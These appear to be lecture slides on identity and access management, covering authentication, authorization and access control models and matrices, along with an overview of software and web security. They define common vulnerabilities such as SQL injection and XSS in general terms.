Outline

- Identity and Access Management
- Software Security

Identity and Access Management (IAM)

- Identity and Access Management (IAM) is a security and business discipline that includes multiple technologies and business processes to help the right people or machines to access the right assets at the right time for the right reasons, while keeping unauthorized access and fraud at bay.

- Identity and access management systems enable your organization to manage a range of identities including people, software, and hardware like robotics and IoT devices.

Identity and Access Management (IAM)

- **Identity management** confirms that you are you and stores information about you. An identity management database holds information about your identity - for example, your job title and your direct reports - and authenticates that you are, indeed, the person described in the database.
- **Access management** uses the information about your identity to determine which software suites you're allowed access to and what you're allowed to do when you access them. For example, access management will ensure that every manager with direct reports has access to an app for timesheet approval, but not so much access that they can approve their own timesheets.

Authentication vs. Authorization

- Authentication and authorization are two vital information security processes that administrators use to protect systems and information.

- Authentication verifies the identity of a user or service, and authorization determines their access rights.

- Although the two terms sound alike, they play separate but equally essential roles in securing applications and data.

Authentication (AuthN)


- Authentication (AuthN) is a process that verifies that someone or something is who they say they are.


- Technology systems typically use some form of authentication to secure access to an application or its data.

Authorization (AuthZ)

- Authorization is the security process that determines a user or service's level of access.

- In technology, we use authorization to give users or services permission to access some data or perform a particular action.


Authentication
Entity
Enters username & password
Username & password verified against database
App access approved or denied


Authorization
Entity
Admin
Editor
Assigned editor privileges
Logs into content management system
Editor Privileges
Make changes to content
Admin-only Privileges
Change user accounts
Add new users

Authentication vs. Authorization

Authentication	Authorization
Authentication verifies who the user is.	Authorization determines what resources a user can access.
Authentication works through passwords, one-time pins, biometric information, and other information provided or entered by the user.	Authorization works through settings that are implemented and maintained by the organization.
Authentication is the first step of a good identity and access management process.	Authorization always takes place after authentication.
Authentication is visible to and partially changeable by the user.	Authorization isn't visible to or changeable by the user.

Common Authentication Methods

- **What you know:** Most commonly, this is a password. But it can also be an answer to a security question or a one-time pin that grants user access to just one session or transaction.

- **What you possess:** This could be a mobile device or app, a security token, or digital ID card.

- **What you are:** This is biometric data such as a fingerprint, retinal scan, or facial recognition.

- Oftentimes, these types of information are combined using multiple layers of authentication.

Access Control Fundamentals

- **Authorization = Access Control**

- Access control is imperative to ensure confidentiality, integrity, and availability.

- Controlling who has access to a system and the breadth of access a user has is vital to ensure the security of systems and data on the systems.

Access Control Challenges

- Various types of users need different levels of access - Internal users, contractors, outsiders, partners, etc.
- Resources have different classification levels- Confidential, internal use only, private, public, etc.
- Diverse identity data must be kept on different types of users - Credentials, personal data, contact information, work-related data, digital certificates, cognitive passwords, etc.
- The corporate environment is continually changing- Business environment needs, resource access needs, employee roles, actual employees, etc.

Access Control Principles

- Principle of Least Privilege: States that if nothing has been specifically configured for an individual or the groups, he/she belongs to, the user should not be able to access that resource i.e., Default no access
- Separation of Duties: Separating any conflicting areas of responsibility so as to reduce opportunities for unauthorized or unintentional modification or misuse of organizational assets and/or information.
- Need to know: It is based on the concept that individuals should be given access only to the information that they absolutely require in order to perform their job duties.

Access Control Criteria

- The criteria for providing access to a resource include:
  - Roles
  - Groups
  - Location
  - IDs
  - Transaction Type

Access Control Models

- An access control model is a framework that dictates how subjects access objects.
- It uses access control technologies and security mechanisms to enforce the rules and objectives of the model.
- There are four types of access control methods
  - Mandatory Access Control (MAC)
  - Role-Based Access Control (RBAC)
  - Rule-Based Access Control (RuBAC)
  - Discretionary Access Control (DAC)

Mandatory Access Control (MAC)

- Mandatory access control is the strictest configuration organizations can deploy in which all access decisions are made by one individual with the authority to confirm or deny permissions.

- This model gives only the owner and custodian management of the access controls.

- This means the end-user has no control over any settings that provide any privileges to anyone.


Mandatory Access Control (MAC)

Role-Based Access Control (RBAC)

- Role-based access control is an operational configuration for physical and cyber entry point management designed to grant access permissions based only on the role of the user within an organization.

- This model provides access control based on the position an individual fills in an organization.

Role-Based Access Control (RBAC)




Rule-Based Access Control (RuBAC)

- Rule-based access control is used to manage access to locations, databases and devices according to a set of predetermined rules and permissions that do not account for the individual's role within the organization.

- For example, if someone is only allowed access to files during certain hours of the day, Rule-Based Access Control would be the tool of choice.

Rule-Based Access Control (RuBAC)




Discretionary Access Control (DAC)

- DAC model is the least restrictive model compared to the most restrictive MAC model. DAC allows an individual complete control over any objects they own along with the programs associated with those objects.

- In this model, any user granted access permissions by an administrator can edit and share those permissions with other members of an organization.

- This means that once the end user has access to a location or a digital system, they're able to grant the same privileges to any other person at their own personal discretion.

Discretionary Access Control (DAC)



Access Control Lists (ACL)

- Access control lists are permission-based systems that assign people in an organization different levels of access to files and information.

- They function as permission slips indicating that a user needs to open a particular network device, file, or other information.

- Access control lists in networking offer privacy, security, and simplicity for large corporations that house large amounts of data.

Abstract Model of Access Control

Subjects and Objects

- **Subjects**
  - can be processes, modules, roles, individuals etc.
- **Objects**
  - can be files, processes, etc.

Access Control Matrix

- An access control matrix is a table of subjects and objects indicating what actions individual subjects can take upon individual objects.
- The access rights that are assigned to individual subjects are called **capabilities** and those assigned to objects are called **Access Control Lists** (ACL).

- This technique uses a capability table to specify the capabilities of a subject pertaining to specific objects. A capability can be in the form of a token, ticket, or key.

Access Control Matrix

- ACL's are lists of subjects that are authorized to access a specific object and they define what level of authorization is granted (both at individual and at group level)
- ACL's map values from the access control matrix to the object.
- **Note:** A capability table is bound to a subject, whereas an ACL is bound to an object.

Access Control Matrix

- Instantaneous protection state of a system
- Dynamically Changing!

Objects

subjects

	A	B	C	D
alice	0	0	1	0
bob	1	1	0	1
charlie	0	0	1	0
dave	1	1	0	1

Adding Access Rights

- Access Rights
  - e.g., Simple: Read, Write
  - e.g., Complex: execute, change ownership

Objects

subjects

	A	B	C	D
alice	r	r/w	r	-
bob	r	r	-	r/w
charlie	-	-	w	-
dave		r/w	-	w

Grouping

- **Subjects**
  - Groups e.g., staff = {alice,dave}, students = {bob, charlie}
- **Objects**
  - Types e.g., system_file = {A,B}, user_file = {C,D}

ACL's

- What if I break my matrix down by columns?
  - Each object has a set of <user, right> tuples
  - A {<bob, r/w>, <alice,w>}

- **Properties**
  - Good for many applications (file systems)
  - Can grow quite large

Capabilities

- What if I break my matrix down by rows
  - Alice {<A,r/w>, <B,w>, <C,r>}

- Properties
  - Natural model for delegation (rights coupled to object)
  - Each tuple can be viewed as a handle to an object

ACLs vs. Capabilities

ACL Entry

Capabilities Entry

	X's medical record	Y's medical record	Z's medical Record
Alice (GP)	r,w,x	r	-
Bob (GP)	-	r, w, x	-
Charlie (Physician)	r,w	r,w	r,w
Dean (Professor)	r,w,x	r,w,x	r,w,x

Access Control Model: Example

objects

Subjects
domains of protection

	F_0	F_1	Printer	D_0	D_1	D_2	D_3	D_4
D_0	read owner	read-write	print	–	switch	switch		
D_1	read-write-execute	read*			–			control
D_2	read-execute				switch			
D_3		read	print					
D_4			print					

A process executing in D_1 can modify any rights in domain D_4

Software Security

Software Security

- Software security is the idea of engineering software so that it continues to function correctly under malicious attack.

- Software Security aims to avoid security vulnerabilities by addressing security from the early stages of software development life cycle.

Software Security

- Software security refers to a set of practices that help protect software applications and digital solutions from attackers.
- The idea behind software security is building software that is secure from the get-go without having to add additional security elements to add additional layers of security.

- Developers incorporate the techniques into the software development life cycle and testing processes.

- As businesses become more reliant on software, these programs must remain safe and secure

Software Security vs. Information Security

- Software security protects or secures software programs from malicious threats, such as viruses or malware.


- Information Security is much broader. Also known as computer security or cybersecurity, it protects networks, systems and programs.

Software Infrastructure

- Applications are built on top of very complex "infrastructure" consisting of
  - operating system
  - programming language/platform/APIs/middleware
  - other applications & utilities (e.g., SQL database)

- This infrastructure provides security mechanisms, but is also a source of security pitfalls.

Security in Software Development Life Cycle



Software Security Terminology

- **Defects** are implementation vulnerabilities and design vulnerabilities.

- **Bugs** are implementation-level errors that can be detected and removed.

- **Flaws** are problems at a deeper level. They are instantiated in the code and present or absent at design-level.

- **Failures** are the inability of the software to perform its required function.

Software Security Terminology

- **Risks** capture the probability that a flaw or a bug will impact the purpose of the software.

- **Vulnerabilities** are errors that an attacker can exploit.

Common Software Security Issues

- Software projects are vulnerable to cyber security threats during the development, launch and maintenance phases.

- Hackers can exploit weaknesses in any of these stages, making it essential that software developers take cyber security seriously.

- There are many cyber security threats that must be taken into account during software development.

Common Software Security Issues

- **Insecure APIs:** APIs are a common way for software developers to connect different systems; however, if they are not properly secured, cyber criminals can exploit them to access sensitive data or disrupt the system.

- **SQL injections:** SQL injection is a type of security vulnerability in which attackers exploit weaknesses in SQL queries to gain unauthorized access to a database. SQL injection attacks involve inserting malicious code into a website or application's SQL statement, allowing attackers to access, modify, or delete critical data stored within the database.

Common Software Security Issues

- **Cross-site scripting (XSS):** XSS refers to cyber attacks in which cyber criminals inject malicious code into websites and web applications, typically through a form or URL parameter.

- **Broken Authentication:** A weak authentication lets an attacker gain control of any account he wants in the system using manual or automated methods. The even worse situation is gaining complete control over the system.

Common Software Security Issues

- **Phishing Attacks:** Phishing attacks involve cyber criminals sending emails that appear to come from legitimate organizations in order to trick users into providing sensitive information or downloading malicious software.

- **Insufficient Logging:** Logging is an important way of monitoring system activity and detecting cyber security threats; however, if insufficient logs are kept, cyber criminals may be able to carry out their attacks without being detected.

Common Software Security Issues

- **Components with Known Vulnerabilities:** Mostly it requires using open source components or documents. More than 80% of all software includes at least some open-source components. It makes third-party components an attractive target for potential hackers.

- **Cross-Site Request Forgery (CSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. A CSRF attack exploits a vulnerability in a Web application if it cannot differentiate between a request generated by an individual user and a request generated by a user without their consent.

Web Security

Web Applications

- Big trend: software as a (Web-based) service
  - Online banking, shopping, government, bill payment, tax prep, customer relationship management, etc.
  - Cloud computing
- Applications hosted on Web servers
  - Written in a mixture of PHP, Java, Perl, Python, C, ASP
- Security is rarely the main concern
  - Poorly written scripts with inadequate input validation
  - Sensitive data stored in world-readable files


Web Security

- Web security refers to the protective measures and protocols that organizations adopt to protect the organization from cyber criminals and threats that use the web channel.

- Web security is critical to business continuity and to protecting data, users and companies from risk.

